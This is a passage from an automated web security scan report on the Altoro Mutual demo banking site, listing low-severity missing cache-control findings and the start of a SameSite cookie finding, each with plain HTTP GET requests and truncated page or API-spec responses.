         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
```

```
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>


...
...
...
```

Issue 13 of 17

Issue ID:	9f07443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/feedback.jsp
Domain	demo.testfire.net
Element	feedback.jsp (Page)
Path	/feedback.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 13 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /feedback.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp?content=inside_contact.htm
Accept-Encoding: gzip
Accept-Language: en-US
```

```
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:18:20 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>


...
...
...
```

Issue 14 of 17

Issue ID:	c607443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/status_check.jsp
Domain	demo.testfire.net
Element	status_check.jsp (Page)
Path	/status_check.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 14 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /status_check.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/index.jsp?content=business_other.htm
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:19:20 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
          <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>
```

```
 <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>


...
...
...
```

Issue 15 of 17

Issue ID:	d207443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/login.jsp
Domain	demo.testfire.net
Element	login.jsp (Page)
Path	/login.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 15 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /login.jsp HTTP/1.1
Accept-Language: en-US
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Referer: https://demo.testfire.net/doLogin
Host: demo.testfire.net
User-Agent: Mozilla/5.0 (Windows NT 6.2; WOW64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/100.0.4896.127 Safari/537.36
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:21:42 GMT




<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
```

```
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink3" class="subheader" href="index.jsp?content=inside.htm">INSIDE ALTORO MUTUAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink13" href="index.jsp?content=inside_about.htm">About Us</a></li>
         <li><a id="MenuHyperLink14" href="index.jsp?content=inside_contact.htm">Contact Us</a></li>
         <li><a id="MenuHyperLink15" href="cgi.exe"
...
...
...
```

Issue 16 of 17

Issue ID:	9808443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/swagger/properties.json
Domain	demo.testfire.net
Element	properties.json (Page)
Path	/swagger/properties.json
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 16 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /swagger/properties.json HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua-platform: "Linux"
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: application/json,*/*
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://demo.testfire.net/swagger/index.html
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Accept-Ranges: bytes
ETag: W/"9448-1733905825230"
Last-Modified: Wed, 11 Dec 2024 08:30:25 GMT
Content-Type: application/json
Content-Length: 9448
Date: Wed, 16 Jul 2025 08:21:52 GMT

{"basePath":"\/api","paths":{"\/login":{"get":{"tags":["1. Login"],"summary":"Check if any user is logged in","description":"If a user is loggedin the username will be returned","operationId":"checkLogin","produces":["application\/json"],"parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"}],"responses":{"401":{"description":"Logged out"},"200":{"description":"Logged in"}}},"post":{"tags":["1. Login"],"summary":"Login method","description":"After a successful login a token is returned. This is a Bearer token. To authenticate with it use the Authorization header and set value to Bearer empty space and the token value.","operationId":"login","consumes":["application\/json"],"produces":["application\/json"],"parameters":[{"in":"body","name":"body","description":"Username and password combination to allow users to log-in","required":true,"schema":{"$ref":"#\/definitions\/login"}}],"responses":{"200":{"description":"Success message when login is complete"},"400":{"description":"Bad parameters: Please check provided values"},"500":{"description":"Internal server error: Please see error message or logs for details"}}}},"\/account":{"get":{"tags":["2. Account"],"operationId":"getAccount","produces":["application\/json"],"description":"Returns a list of all the accounts owned by the user","parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"}],"responses":{"200":{"description":"Successful operation"},"401":{"description":"Unauthorized request"},"500":{"description":"Internal server error"}}}},"\/account\/{accountNo}":{"get":{"tags":["2. Account"],"operationId":"getAccountBalance","produces":["application\/json"],"description":"Returns details about a specific account","parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"},{"name":"accountNo","in":"path","required":true,"description":"Account id","type":"string"}],"responses":{"200":{"description":"Successful operation"},"401":{"description":"Unauthorized request"},"500":{"description":"Internal server error"}}}},"\/account\/{accountNo}\/transactions":{"get":{"tags":["2. Account"],"operationId":"showLastTenTransactions","description":"Returns the last 10 transactions attached to an account","produces":["application\/json"],"parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"},{"name":"accountNo","in":"path","required":true,"description":"Account id","type":"string"}],"responses":{"200":{"description":"Successful operation"},"401":{"description":"Unauthorized request"},"500":{"description":"Internal server error"}}},"post":{"tags":["2. Account"],"description":"Return transactions between 2 specific dates","operationId":"getTransactions","consumes":["application\/json"],"produces":["application\/json"],"parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"},{"name":"accountNo","in":"path","required":true,"description":"Account id","type":"string"},{"in":"body","name":"body","description":"A start date and an end date","required":true,"schema":{"$ref":"#\/definitions\/dates"}}],"responses":{"200":{"description":"Successful operation"},"400":{"description":"Bad parameters: Please check provided values"},"401":{"description":"Unauthorized request"},"501":{"description":"Internal server error"}}}},"\/transfer":{"post":{"tags":["3. Transfer"],"description":"Transfer money between two accounts","operationId":"trasnfer","consumes":["application\/json"],"produces":["application\/json"],"parameters":[{"name":"Authorization","in":"header","required":true,"description":"Authorization token (provided upon successful login)","type":"string"},{"in":"body","name":"body","description":"Transfer details including ammount, sender and receiver","required":true,"schema":{"$ref":"#\/definiti
...
...
...
```

Issue 17 of 17

Issue ID:	a408443e-f36b-1410-81f1-00524afcd01d
Severity:	Low
Status	Open
Location	https://demo.testfire.net/survey_questions.jsp
Domain	demo.testfire.net
Element	survey_questions.jsp (Page)
Path	/survey_questions.jsp
Scheme	https
Domain	demo.testfire.net
CVSS	3.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	525

Issue 17 of 17 - Details

Reasoning: The application has responded with a response that indicates the page should be cached, but cache controls aren't set (you can set "Cache-Control: no-store" or "Cache-Control: no-cache" or "Pragma: no-cache" to prevent caching).

Test Requests and Responses:

```
GET /survey_questions.jsp HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://demo.testfire.net/
Accept-Encoding: gzip
Accept-Language: en-US
Cookie: JSESSIONID=79E7CAAC4747DC18900205B896DDF6D4
Content-Length: 0


HTTP/1.1 200 OK
Server: Apache-Coyote/1.1
Content-Type: text/html;charset=ISO-8859-1
Transfer-Encoding: chunked
Date: Wed, 16 Jul 2025 08:11:47 GMT









<!-- BEGIN HEADER -->
<!DOCTYPE html PUBLIC "-//W3C//DTD XHTML 1.0 Transitional//EN" "http://www.w3.org/TR/xhtml1/DTD/xhtml1-transitional.dtd">

<html xmlns="http://www.w3.org/1999/xhtml" xml:lang="en" >



<head>
 <title>Altoro Mutual</title>
  <meta http-equiv="Content-Type" content="text/html; charset=iso-8859-1" />
  <link href="/style.css" rel="stylesheet" type="text/css" />
</head>
<body style="margin-top:5px;">

<div id="header" style="margin-bottom:5px; width: 99%;">
  <form id="frmSearch" method="get" action="/search.jsp">
   <table width="100%" border="0" cellpadding="0" cellspacing="0">
    <tr>
       <td rowspan="2"><a id="HyperLink1" href="/index.jsp"><img src="/images/logo.gif" width=283 height=80/></a></td>
     <td align="right" valign="top">
       <a id="LoginLink" href="/login.jsp"><font style="font-weight: bold; color: red;">Sign In</font></a> | <a id="HyperLink3" href="/index.jsp?
content=inside_contact.htm">Contact Us</a> | <a id="HyperLink4" href="/feedback.jsp">Feedback</a> | <label for="txtSearch">Search</label>
         <input type="text" name="query" id="query" accesskey="S" />
         <input type="submit" value="Go" />
     </td>
    </tr>
    <tr>
     <td align="right" style="background-image:url('/images/gradient.jpg');padding:0px;margin:0px;"><img src="/images/header_pic.jpg" alt=""
width=354 height=60/></td>
    </tr>
   </table>
 </form>
</div>

<table cellspacing="0" width="100%">
  <tr>
    <td width="25%" class="bt br bb"><div id="Header1"><img id="Image1" src="/images/pf_lock.gif" width=12 height=14 style="vertical-align:
bottom;" alt="Secure Login"/>   <a id="AccountLink" href="/login.jsp" class="focus" >ONLINE BANKING LOGIN</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header2"><a id="LinkHeader2" class="focus" href="/index.jsp?content=personal.htm"
>PERSONAL</a></div></td>
    <td width="25%" class="cc bt br bb"><div id="Header3"><a id="LinkHeader3" class="focus" href="/index.jsp?content=business.htm" >SMALL
BUSINESS</a></div></td>
    <td width="25%" class="cc bt bb"><div id="Header4"><a id="LinkHeader4" class="focus" href="/index.jsp?content=inside.htm">INSIDE ALTORO
MUTUAL</a></div></td>
  </tr>
  <tr>

  <!-- END HEADER -->


<div id="wrapper" style="width: 99%;">


<!-- TOC BEGIN -->
    <td valign="top" class="cc br bb">
      <br style="line-height: 10px;"/>

      <a id="CatLink1" class="subheader" href="index.jsp?content=personal.htm">PERSONAL</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink1" href="index.jsp?content=personal_deposit.htm">Deposit Product</a></li>
         <li><a id="MenuHyperLink2" href="index.jsp?content=personal_checking.htm">Checking</a></li>
         <li><a id="MenuHyperLink3" href="index.jsp?content=personal_loans.htm">Loan Products</a></li>
         <li><a id="MenuHyperLink4" href="index.jsp?content=personal_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink5" href="index.jsp?content=personal_investments.htm">Investments &amp;amp; Insurance</a></li>
         <li><a id="MenuHyperLink6" href="index.jsp?content=personal_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLink2" class="subheader" href="index.jsp?content=business.htm">SMALL BUSINESS</a>
      <ul class="sidebar">
         <li><a id="MenuHyperLink7" href="index.jsp?content=business_deposit.htm">Deposit Products</a></li>
         <li><a id="MenuHyperLink8" href="index.jsp?content=business_lending.htm">Lending Services</a></li>
         <li><a id="MenuHyperLink9" href="index.jsp?content=business_cards.htm">Cards</a></li>
         <li><a id="MenuHyperLink10" href="index.jsp?content=business_insurance.htm">Insurance</a></li>
         <li><a id="MenuHyperLink11" href="index.jsp?content=business_retirement.htm">Retirement</a></li>
         <li><a id="MenuHyperLink12" href="index.jsp?content=business_other.htm">Other Services</a></li>
      </ul>

      <a id="CatLin
```

...
...
...

Go to Table of Contents

M DAST: Cookie with Insecure or Improper or Missing SameSite attribute 2

How to Fix: Cookie with Insecure or Improper or Missing SameSite attribute

Issue 1 of 2

Issue ID:	5107443e-f36b-1410-81f1-00524afcd01d
Severity:	Medium
Status	Open
Location	https://demo.testfire.net/
Domain	demo.testfire.net
Element	JSESSIONID (Cookie)
Path	/
Scheme	https
Domain	demo.testfire.net
CVSS	4.7
Date Created	Wednesday, July 16, 2025
Last Updated	Wednesday, July 16, 2025
CWE:	1275

Issue 1 of 2 - Details

Reasoning: The response contains Sensitive Cookie with Insecure or Improper or Missing SameSite attribute, which may lead to Cookie information leakage, which may extend to Cross-Site-Request-Forgery(CSRF) attacks if there are no additional protections in place.

Test Requests and Responses:

```
GET / HTTP/1.1
Host: demo.testfire.net
Connection: keep-alive
sec-ch-ua: "Chromium";v="137", "Not/A)Brand";v="24"
sec-ch-ua-mobile: ?0
sec-ch-ua-platform: "Linux"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) HeadlessChrome/137.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
